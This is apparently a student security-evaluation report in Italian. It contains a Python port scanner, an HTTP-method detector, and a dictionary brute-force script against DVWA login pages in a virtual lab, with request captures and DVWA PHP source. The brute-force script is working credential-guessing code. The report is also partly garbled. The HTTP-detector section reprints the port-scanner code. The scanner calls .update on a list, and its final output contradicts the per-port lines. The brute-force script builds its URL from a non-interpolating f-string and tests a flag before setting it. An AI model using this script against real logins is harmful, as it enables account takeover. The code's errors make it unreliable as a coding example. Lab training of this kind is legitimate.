

REPORT

THETA

SECURITY EVALUATION


Creazione lab virtuale ed evalutazione
sicurezza struttura e data center

INDICE

- 1. DELIVERABLE INFORMATIONS** pag. 1
- 2. DESIGN DI RETE** pag. 2
- 3. PORT SCANNER** pag. 3-4
- 4. RILEVATORE VERBI HTTP** pag. 5-7
- 5. ATTACCO BRUTE FORCE** pag. 8-12
- 6. SUGGERIMENTI SICUREZZA** pag. 13
- 7. FONTI** pag. 14
- 8. TEAM** pag. 15
- 9. RINGRAZIAMENTI** pag. 16

DELIVERABLE INFORMATIONS

DOCUMENT ADMINISTRATIVE INFORMATION	
PROJECT ACRONYM	THETA LAB
PROJECT NUMBER	1
DELIVERABLE NUMBER	1
DELIVERABLE FULL TITLE	THETA REPORT
BENEFICIARIO	THETA
REPORT VERSION	D 1.0
CONTRACTUAL DATE	12/02/2024
REPORT SUBMISSION DATE	16/02/2024
NATURA	REPORT
LEAD AUTHOR	ANTHONY MIDEA
CO-AUTHORS	LIGI BENVENUTI MARCO DE FALCO RAFAEL MANGO ALESSANDRO MARASCA
STATUS	FINAL



DESIGN DI RETE

Il Web Server che espone diversi servizi su internet (e quindi accessibili al pubblico) si trova nella DMZ, che permette di fornire alla rete interna aziendale (INTRANET) un ulteriore livello di sicurezza, limitando l'accesso a dati e server sensibili. Per DMZ si intende una zona della rete interna che consente ai visitatori esterni di ottenere i servizi richiesti, fornendo al contempo una copertura tra esterno e rete privata dell'organizzazione.

L'Application Server espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia, quindi non accessibile da reti esterne; esso si trova all'interno della sala server nella rete interna, fisicamente separata dalla workstation.

La sicurezza delle componenti critiche viene garantita da due firewall; il primo, perimetrale, come prima linea di difesa, da configurare per gestire gli accessi al servizio nella DMZ.


Il secondo firewall è interno e si occupa di gestire il traffico diretto alla rete interna. La presenza di due dispositivi di sicurezza è una difesa aggiuntiva per la rete interna; è consigliato che le protezioni provengano da due diversi fornitori: questo rende meno probabile che entrambi soffrano delle stesse vulnerabilità di sicurezza. Tale pratica è una componente della strategia di defense in depth.

Le policy firewall (Allow, Drop e Deny) monitorano e controllano il traffico autorizzato ad accedere alla DMZ, e limitano la connettività alla rete interna.

PORT SCANNER

Come esplicitamente richiesto non verrà effettuato nessun test invasivo in ambiente di produzione.

Sono state riprodotte le componenti nei nostri laboratori di test, così da poter effettuare i controlli in sicurezza, separati dagli ambienti di lavoro. In particolare il web server verrà simulato dalla macchina Metasploitable 2 che espone di default un servizio web sulla porta 80, come si può verificare digitando l'indirizzo IP della stessa nella barra del browser da una macchina client Kali Linux.



```
1 import socket
2 from colorama import Fore, Style
3
4 ip_target = input("Inserire indirizzo IP target: ")
5 port_range = input("Inserire range di porte da scansionare (es. 78-1203): ")
6 port_status = []
7
8 low_port = int(port_range.split("-")[0])
9 high_port = int(port_range.split("-")[1])
10
11 def scan_port(ip, port):
12     try:
13         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14         status = s.connect_ex((ip_target, port))
15     except:
16         print("Errore durante la scansione della porta ", port)
17     finally:
18         s.close()
19     return (status)
20
21 print("Scansioniamo l'indirizzo IP target", ip_target, "dalla porta", low_port, "alla porta", high_port)
22
23 for port in range(low_port, high_port+1):
24     status = scan_port(ip_target, port)
25     if status == 0:
26         port_status.update({port:"APERTA"})
27         print("Porta", port, "-" + Fore.GREEN + " APERTA" + Style.RESET_ALL)
28     elif status == 113:
29         print(Fore.RED + "ERRORE: " + Style.RESET_ALL + "Rete non raggiungibile")
30         break
31     else:
32         port_status.update({port:"CHIUSA"})
33         print("Porta", port, "-" + Fore.RED + " CHIUSA" + Style.RESET_ALL)
34 print(port_status)
35
36
```

Lo scopo della prossima scansione sarà quello di andare a **mappare lo stato delle porte** sul Web Server: un'eventuale porta aperta può rappresentare un pericolo a meno che essa non venga protetta da un firewall. Per fare ciò si utilizza un codice python che richiede in input un IP ed un range di porte da scansionare (in formato standard, esempio 1-1024). Ricaviamo il range dalla stringa inserita, e poniamo gli estremi nelle variabili lowport e highport; vengono utilizzati il metodo split() e il simbolo “-” come separatore.

Utilizziamo **il ciclo for** per tentare la connessione **TCP** ad ogni porta nell'intervallo specificato; il metodo socket.socket restituisce un “socket” che chiamiamo “s”, specificandone i parametri per IPv4 e TCP.

Il metodo s.connect_ex tenta la connessione alla coppia IP:PORTA specificata, e ci restituisce uno stato che può essere 0 o diverso da 0; nel primo caso la connessione è andata a buon fine, dunque possiamo dedurre che la porta sia **aperta**, altrimenti la connessione non sarà andata a buon fine, potendo dedurre che la porta sia **chiusa**. Nel caso il valore sia 113 vuol dire che la rete non è raggiungibile e terminiamo pertanto l'esecuzione del codice.

In output viene restituito un dizionario con le coppie porta (chiave) e relativo stato (**aperta** o **chiusa**, **valore**), che può essere utilizzato per eventuali successive elaborazioni.

Vengono infine stampate tali coppie con una formattazione colorata per facilitarne l'identificazione.

```
(kali㉿kali)-[~/Documents/Build Week 1]
$ python port_scanning.py
Inserire indirizzo IP target: 192.168.50.101
Inserire range di porte da scansionare (es. 78-1203): 50-90
Scansioniamo l'indirizzo IP target 192.168.50.101 dalla porta 50 alla porta 90
Porta 50 - CHIUSA
Porta 51 - CHIUSA
Porta 52 - CHIUSA
Porta 53 - APERTA
Porta 54 - CHIUSA
Porta 55 - CHIUSA
Porta 56 - CHIUSA
Porta 57 - CHIUSA
Porta 58 - CHIUSA
Porta 59 - CHIUSA
Porta 60 - CHIUSA
Porta 61 - CHIUSA
Porta 62 - CHIUSA
Porta 63 - CHIUSA
Porta 64 - CHIUSA
Porta 65 - CHIUSA
Porta 66 - CHIUSA
Porta 67 - CHIUSA
Porta 68 - CHIUSA
Porta 69 - CHIUSA
Porta 70 - CHIUSA
Porta 71 - CHIUSA
Porta 72 - CHIUSA
Porta 73 - CHIUSA
Porta 74 - CHIUSA
Porta 75 - CHIUSA
Porta 76 - CHIUSA
Porta 77 - CHIUSA
Porta 78 - CHIUSA
Porta 79 - CHIUSA
Porta 80 - APERTA
Porta 81 - CHIUSA
Porta 82 - CHIUSA
Porta 83 - CHIUSA
Porta 84 - CHIUSA
Porta 85 - CHIUSA
Porta 86 - CHIUSA
Porta 87 - CHIUSA
Porta 88 - CHIUSA
Porta 89 - CHIUSA
Porta 90 - CHIUSA
{50: 'CHIUSA', 51: 'CHIUSA', 52: 'APERTA', 53: 'CHIUSA', 54: 'CHIUSA', 55: 'CHIUSA', 56: 'CHIUSA', 57: 'CHIUSA', 58: 'CHIUSA', 59: 'CHIUSA', 60: 'CHIUSA', 61: 'CHIUSA', 62: 'CHIUSA', 63: 'CHIUSA', 64: 'CHIUSA', 65: 'CHIUSA', 66: 'CHIUSA', 67: 'CHIUSA', 68: 'CHIUSA', 69: 'CHIUSA', 70: 'CHIUSA', 71: 'CHIUSA', 72: 'CHIUSA', 73: 'CHIUSA', 74: 'CHIUSA', 75: 'CHIUSA', 76: 'CHIUSA', 77: 'CHIUSA', 78: 'CHIUSA', 79: 'CHIUSA', 80: 'APERTA', 81: 'CHIUSA', 82: 'CHIUSA', 83: 'CHIUSA', 84: 'CHIUSA', 85: 'CHIUSA', 86: 'CHIUSA', 87: 'CHIUSA', 88: 'CHIUSA', 89: 'CHIUSA', 90: 'CHIUSA'}
```

RILEVATORE VERBI HTTP

```
1 import socket
2 from colorama import Fore, Style
3
4 ip_target = input("Inserire indirizzo IP target: ")
5 port_range = input("Inserire range di porte da scansionare (es. 78-1203): ")
6 port_status = {}
7
8 low_port = int(port_range.split("-")[0])
9 high_port = int(port_range.split("-")[1])
10
11 def scan_port(ip, port):
12     try:
13         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14         status = s.connect_ex((ip_target, port))
15     except:
16         print("Errore durante la scansione della porta ", port)
17     finally:
18         s.close()
19     return (status)
20
21 print("Scansioniamo l'indirizzo IP target",ip_target,"dalla porta", low_port,"alla porta",high_port)
22
23 for port in range(low_port,high_port+1):
24     status = scan_port(ip_target, port)
25     if status == 0:
26         port_status.update({port:"APERTA"})
27         print("Porta",port,"-" + Fore.GREEN + " APERTA" + Style.RESET_ALL)
28     elif status == 113:
29         print(Fore.RED + "ERRORE: " + Style.RESET_ALL + "Rete non raggiungibile")
30         break
31     else:
32         port_status.update({port:"CHIUSA"})
33         print("Porta",port,"-" + Fore.RED + " CHIUSA" + Style.RESET_ALL)
34 print(port_status)
35
36
```

Il codice python scritto intercetta i **metodi HTTP** abilitati leggendo **indirizzo IP** e **PORTA** target della VM Metasploitable 2. L'utente dovrà scegliere una porta aperta su cui è attivo un server HTTP in ascolto; se non effettuerà alcuna scelta il codice lo indirizzerà di default sulla **porta 80**.

Chiediamo all'utente il **path** interessato, permettendogli di verificarne lo stato dei metodi.

L'host instaurerà la connessione col web server Metasploitable 2 ottenendo in risposta un codice di stato indicante l'esito della richiesta di connessione.

I codici di stato HTTP vanno letti secondo la seguente tabella:

2xx: **Successful** (la richiesta è stata soddisfatta)

3xx: **Redirection** (non c'è risposta immediata, ma la richiesta è sensata e viene detto come ottenere la risposta)

4xx: **Client error** (la richiesta non può essere soddisfatta perché sbagliata)

5xx: **Server error** (la richiesta non può essere soddisfatta per un problema interno del server)

RILEVATORE VERBI HTTP

Inoltre, per avere maggiori indicazioni sul codice di stato ricevuto, viene richiesta la specifica "reason" che lo descrive brevemente.

Es.:

Codice : Reason

- **200 : OK**
- **302: MOVED TEMPORARILY**
- **405: METHOD NOT ALLOWED**

Abbiamo in precedenza creato una *tupla methods* contenente tutti i verbi HTTP disponibili.

Metodo	Descrizione
--------	-------------

- | |
|--|
| • GET - Recupera una risorsa dal server (ad es. visitando una pagina) |
| • POST - Invia una risorsa al server (ad. es compilando un modulo) |
| • DELETE - Cancella una risorsa dal server (ad es. eliminando un file) |
| • PUT - Memorizza una risorsa sul server (ad es. caricando un file) |
| • HEAD - Recupera solo l'header della risposta senza la risorsa |
| • OPTIONS* - Richiede quali metodi supporta il server per un path specifico |
| • PATCH - Modifica una risorsa nel server(ad es. aggiornando un file) |
| • TRACE - Permette di ricostruire il percorso di una richiesta HTTP |
| • CONNECT** - Inizia una comunicazione two-way con la risorsa richiesta |

* nel nostro caso non utilizzato perché il server nasconde la risposta.

** nel nostro caso non utilizzato perché incompatibile con il codice.

A questo punto andiamo a eseguire una richiesta per ogni singolo metodo, all'interno di un ciclo for, impostando il numero di tentativi in base alla lunghezza della tupla.

*(Si sceglie di ricorrere all'utilizzo della tupla perché il contenuto della stessa **non deve essere modificabile**.)*

Eseguiamo dei controlli sui **codici di stato** restituiti dal server:

- in caso il codice sia di tipo **2xx** il metodo sarà **abilitato**;
- in caso il codice sia di tipo **3xx** si verrà reindirizzati ad un nuovo URL. Si può comunque affermare che il metodo richiesto sia **abilitato**, anche se la risorsa non sarà raggiungibile all'indirizzo indicato poiché si verrà reindirizzati su un altro indirizzo.
- in caso il codice sia di tipo **4xx o superiore** il metodo HTTP risulterà **non abilitato**.

Effettuiamo il test all'interno del laboratorio virtuale, con IP target 192.168.50.101 e PORTA target 80 verificata grazie al PORT SCANNING effettuato in precedenza.

Inseriamo il path da seguire. **/phpMyAdmin/**

Otteniamo in risposta lo stato dei metodi su questo path.

```
(kali㉿kali)-[~/Desktop/Epicode/Building_Week_1]
$ python Rilevatore_verbi_http.py
Connessione all'host 192.168.50.101 in corso ...
Inserisci la porta target: (premere invio per porta 80)
Quale path vuoi esplorare?
/phpMyAdmin/
Il metodo GET è abilitato
200
Il metodo POST è abilitato
200
Il metodo OPTIONS è abilitato
200
Il metodo HEAD è abilitato
200
Il metodo TRACE è abilitato
200
Il metodo DELETE è abilitato
200
Il metodo PATCH è abilitato
200
Il metodo PUT è abilitato
200
I metodi abilitati sono: ['GET', 'POST', 'OPTIONS', 'HEAD', 'TRACE', 'DELETE', 'PATCH', 'PUT']
```

Possiamo osservare come tutti i metodi siano **abilitati**.

```
(kali㉿kali)-[~/Desktop/Epicode/Building_Week_1]
$ python Rilevatore_verbi_http.py
Connessione all'host 192.168.50.101 in corso ...
Inserisci la porta target: (premere invio per porta 80)
Quale path vuoi esplorare?
/dvwa/index.php
Il metodo GET è abilitato, ma la risorsa è stata spostata
302
Il metodo POST è abilitato, ma la risorsa è stata spostata
302
Il metodo OPTIONS è abilitato, ma la risorsa è stata spostata (accetta una connessione con l'IP
302
Il metodo HEAD è abilitato, ma la risorsa è stata spostata
302
Il metodo TRACE è abilitato
200
Il metodo DELETE è abilitato, ma la risorsa è stata spostata
302
Il metodo PATCH è abilitato, ma la risorsa è stata spostata
302
Il metodo PUT è abilitato, ma la risorsa è stata spostata
302
I metodi abilitati sono: ['GET', 'POST', 'OPTIONS', 'HEAD', 'TRACE', 'DELETE', 'PATCH', 'PUT']
```

Completata l'enumerazione dei metodi HTTP sul Web Server, passiamo al controllo dei verbi HTTP abilitati sull'Application Server.

Come abbiamo osservato, nonostante il reindirizzamento verso un'altra pagina, i verbi in giallo risultano **abilitati**.


```
(kali㉿kali)-[~/Documents]
$ python rilevatoreverbi.py
Connessione all'host 192.168.50.101 in corso ...
Inserisci la porta target: (premere invio per porta 80)
Quale path vuoi esplorare?
/twiki/
Il metodo GET è abilitato
200
Il metodo POST è abilitato
200
Il metodo OPTIONS è abilitato
200
Il metodo HEAD è abilitato
200
Il metodo TRACE è abilitato
200
Il metodo DELETE non è abilitato
405
Il metodo PATCH non è abilitato
405
Il metodo PUT non è abilitato
405
I metodi abilitati sono: ['GET', 'POST', 'OPTIONS', 'HEAD', 'TRACE']
```

Infine, utilizzando il path **"/twiki/**, osserviamo come il verb scanner riesca ad intercettare anche i verbi **non abilitati**.



CODICE BRUTE FORCE

```
1 import requests
2 from colorama import Fore, Style
3
4 username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
5 password_file = open('/usr/share/nmap/nselib/data/passwords.lst')
6
7 user_list = username_file.readlines()
8 pwd_list = password_file.readlines()
9
10 user_list = [s.strip() for s in user_list]
11 user_list[0], user_list[1] = user_list[1], user_list[0]
12
13 pwd_list = [s.strip() for s in pwd_list]
14 pwd_list = pwd_list[8:]
15
16 IP = input("Inserisci indirizzo IP del server: ")
17 login_home_url = "http://" + IP + "/dvwa/Login.php"
18 login_brute_force_url = "http://" + IP + "/dvwa/vulnerabilities/brute/"
19
20 print(Fore.YELLOW + "Tentativi di login all'url: ", login_home_url + Style.RESET_ALL)
21 for user in user_list:
22     for pwd in pwd_list:
23         print("Tentativo di login nella Home della DVWA con username", user, "e password", pwd)
24         # Creazione della sessione
25         session = requests.Session()
26         # Tentativo di login
27         login_data = {'username': user, 'password': pwd, 'Login': "Login"}
28         response = session.post(login_home_url, data=login_data) # Richiesta POST con dati separati
29         # Verifica se il login è avvenuto con successo
30         if "Login failed" in response.text:
31             print(Fore.RED + "Login fallito!" + Style.RESET_ALL)
32         else:
33             print(Fore.GREEN + "Login avvenuto con successo!" + Style.RESET_ALL)
34             print("Le credenziali per l'accesso alla Home della DVWA all'url", login_home_url, "sono username: " + Fore.GREEN + user + Style.RESET_ALL + " e password: " + Fore.GREEN + pwd + Style.RESET_ALL)
35             termina_programma = True
36             break
37     if termina_programma:
38         break
39 # Ora si può usare la sessione per effettuare altre richieste autenticate
40
41 # Modifichiamo la configurazione della sicurezza di DVWA (di default è settata su high in ogni nuova sessione)
42 security_url = "http://" + IP + "/dvwa/security.php"
43 # Impostazione del livello di sicurezza desiderato (low, medium, high)
44 security_level = input("Selezionare livello di difficoltà: low medium high\n")
45 # Payload dei dati per la richiesta POST
46 data = {
47     "security": security_level,
48     "seclev_submit": "Submit"
49 }
50 # Richiesta POST per modificare il livello di sicurezza
51 response = session.post(security_url, data=data)
52 # Verifica se la richiesta ha avuto successo
53 if response.status_code == 200:
54     print("Livello di sicurezza cambiato con successo a {security_level}")
55 else:
56     print("Errore durante il cambio del livello di sicurezza")
57
58 # Tentativi di entrare nella sezione brute force della DVWA
59 print(Fore.YELLOW + "Tentativi di login all'url: ", login_brute_force_url + Style.RESET_ALL)
60 for user in user_list:
61     for pwd in pwd_list:
62         print("Tentativo di login su Brute Force della DVWA con username", user, "e password", pwd)
63         # Tentativo di login
64         login_data = {'username': user, 'password': pwd, 'Login': "Login"}
65         url_with_credentials = f"(login_brute_force_url)?username={user}&password={pwd}&Login=Login"
66         response = session.get(url_with_credentials) # Richiesta GET con dati associati all'url
67         # Verifica se il login è avvenuto con successo
68         if "Username and/or password incorrect." in response.text:
69             print(Fore.RED + "Login fallito!" + Style.RESET_ALL)
70         else:
71             print(Fore.GREEN + "Login avvenuto con successo!" + Style.RESET_ALL)
72             print("Le credenziali per l'accesso alla sezione Brute Force della DVWA all'url", login_brute_force_url, "sono username: " + Fore.GREEN + user + Style.RESET_ALL + " e password: " + Fore.GREEN + pwd + Style.RESET_ALL)
73             termina_programma = True
74             break
75     if termina_programma:
76         break
77
78
```



ATTACCO BRUTE FORCE

Relazione

Il codice innanzitutto utilizza i file contenenti nomi utente e password più comuni (*già presenti su Kali Linux*) per creare due **liste**, una con i nomi utente e una con le password (*si noti come invertiamo i primi due elementi della lista dei nomi utente per porre admin in cima, già usato nel nostro ambiente, rendendo più veloce l'esecuzione del codice per testarlo*).

È necessario effettuare in primis il login nella home della DVWA.

Per ogni nome utente si tenta il login con tutte le password possibili (*2 cicli for annidati*), creando delle sessioni e lanciando delle richieste POST per l'accesso, indicando nei parametri l'URL della pagina e i dati per il login; in base al messaggio stampato in caso di login fallito siamo in grado di capire se il login sia avvenuto con successo, interrompendo i cicli e visualizzando il nome utente e la password corretti.

Ora si può utilizzare la stessa sessione per effettuare altre richieste autenticate (*grazie alla gestione sessioni di python che memorizza automaticamente i cookie di sessione*). Scegliamo il livello di sicurezza della DVWA mandando una richiesta POST che lo aggiorna per la sessione corrente (*è necessario farlo poiché ad ogni sessione viene resettata su high di default*).

Per entrare nella sezione brute force della DVWA la logica per i tentativi di login è la stessa, con una sola importante differenza: analizzando i pacchetti con BurpSuite e interagendo con la pagina di login di tale sezione notiamo che, al contrario di come avvenga comunemente, per il login non viene utilizzato il metodo POST bensì il GET. Adattiamo il codice per questa situazione e poniamo l'attenzione sul fatto che i dati per il login vengono concatenati all'URL per la richiesta: questa scelta non è considerabile sicura.

```
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
   =0.7
6 Referer: http://192.168.50.101/dvwa/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=high; PHPSESSID=b7e4e17b36de22c204b7c3e564cd28c3
10 Connection: close
11
12
```

Infine visualizziamo la combinazione corretta di nome utente e password anche per questa sezione.

ESECUZIONE ATTACCO

Obiettivo:

Provare un attacco con il codice nelle nostre macchine virtuali in security level: low, medium, high.

Obiettivo dell'Attacco:

L'obiettivo principale dello script è eseguire tentativi di login automatizzati sulla DVWA attraverso una combinazione di username e password forniti in liste predefinite.

Ambienti di Attacco:

Home della DVWA:

Vengono eseguiti tentativi di login nella home della DVWA utilizzando richieste POST.

Se un tentativo di login ha successo, vengono visualizzate le credenziali valide.

Sezione Brute Force DVWA:

Viene tentato l'accesso alla sezione Brute Force utilizzando richieste GET con username e password inclusi nell'URL.

Le credenziali valide vengono visualizzate se l'attacco ha successo.

Strategia di Attacco:

Si utilizzano cicli for per iterare gli username e le password fornite.

Viene creata una sessione di richiesta (`requests.Session()`) per mantenere la coerenza tra le richieste.

Le risposte alle richieste di login vengono analizzate per determinare il successo o il fallimento del login.

Output e Visualizzazione:

L'output è evidenziato utilizzando la libreria colorama, facilitando la distinzione tra i tentativi di login falliti e quelli riusciti.

Spiegazione Attacchi:

Abbiamo condotto un test nel virtual lab simulando il login con tutte le password possibili attraverso l'implementazione di due cicli for.

Durante questo processo, abbiamo creato sessioni e lanciato richieste POST per l'accesso.

La nostra valutazione si basa sulla risposta ottenuta in caso di tentativo di login fallito, permettendoci di determinarne l'esito.

Successivamente, abbiamo esteso la nostra analisi alla sezione Brute Force della DVWA, dove abbiamo notato una variazione significativa nella logica del tentativo di login. In particolare, abbiamo osservato che il metodo rilevato non sia POST, ma GET.

Security level Low:

In un contesto a bassa sicurezza, abbiamo riscontrato una maggiore vulnerabilità agli attacchi.

Sfruttando cicli for per il login con tutte le password possibili, abbiamo constatato una scarsa resistenza alle tecniche di Brute Force.

La mancanza di controlli efficaci ha reso gli attacchi più agevoli, senza la necessità di utilizzare tecniche di accesso avanzate.

L'assenza di un timer o di richieste token utente semplifica gli attacchi, rendendo il sistema più suscettibile alle intrusioni.

ESECUZIONE ATTACCO

Security level medium:

Impostando il security level: medium, abbiamo notato un miglioramento nelle difese rispetto al precedente tentativo. Gli attacchi richiedono un maggior sforzo, poiché sono implementate alcune misure di sicurezza di base. Nonostante l'insuccesso della difesa di Brute Force, notiamo come siano implementati i sistemi di difesa base contro attacchi di tipo **SQL INJECTION**.

Per verificare la presenza di questi sistemi è sufficiente consultare la sezione "View source" nella pagina Brute Force DVWA

The screenshot shows the source code for the Brute Force page under a 'medium' security level. The code includes basic input sanitization using mysql_real_escape_string() and md5() for password hashing. It performs a SELECT query to check if the provided credentials exist in the database. If successful, it displays a welcome message and the user's avatar; if failed, it shows an error message. The code uses standard MySQL functions like mysql_query(), mysql_error(), and mysql_num_rows(). It also includes a bug fix for a SQL injection vulnerability.

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');
    if( $result && mysql_num_rows($result) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo "<img src='".$avatar . "' />";
    } else {
        //Login failed
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }
    mysql_close();
}
?>
```

Nonostante il metodo di attacco risulti egualmente efficace, la consapevolezza di tale variazione ci ha guidato nella progettazione di strategie specifiche per affrontare le peculiarità di questa sezione e adottare approcci distinti per il login e l'analisi dei risultati.

Security level: high

In un ambiente a sicurezza elevata, abbiamo riscontrato un' ancor maggiore resistenza agli attacchi; sono implementati controlli più avanzati e ulteriori misure di sicurezza.

Viene introdotto un timer con tempo di attesa tra una richiesta e la successiva e vengono rafforzati i sistemi di difesa da SQL INJECTION. In figura, la sezione "View source" della pagina Brute Force DVWA.

Le contromisure avanzate e la complessità dell'ambiente rendono gli attacchi più difficili da eseguire con successo allungando i tempi per ottenere il risultato atteso.

The screenshot shows the source code for the Brute Force page under a 'high' security level. The code is identical to the medium level version but includes an additional sleep(3) call within the login logic. This sleep function significantly slows down the execution of the attack, making it much less effective. The rest of the code remains the same, including input sanitization and the use of mysql_* functions.

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass'";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');
    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $i=0; // Bug fix.
        $avatar = mysql_result( $result, $i, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo "<img src='".$avatar . "' />";
    } else {
        //Login failed
        sleep(3);
        echo "<pre><br>Username and/or password incorrect.</pre>";
    }
    mysql_close();
}
?>
```

ESECUZIONE ATTACCO

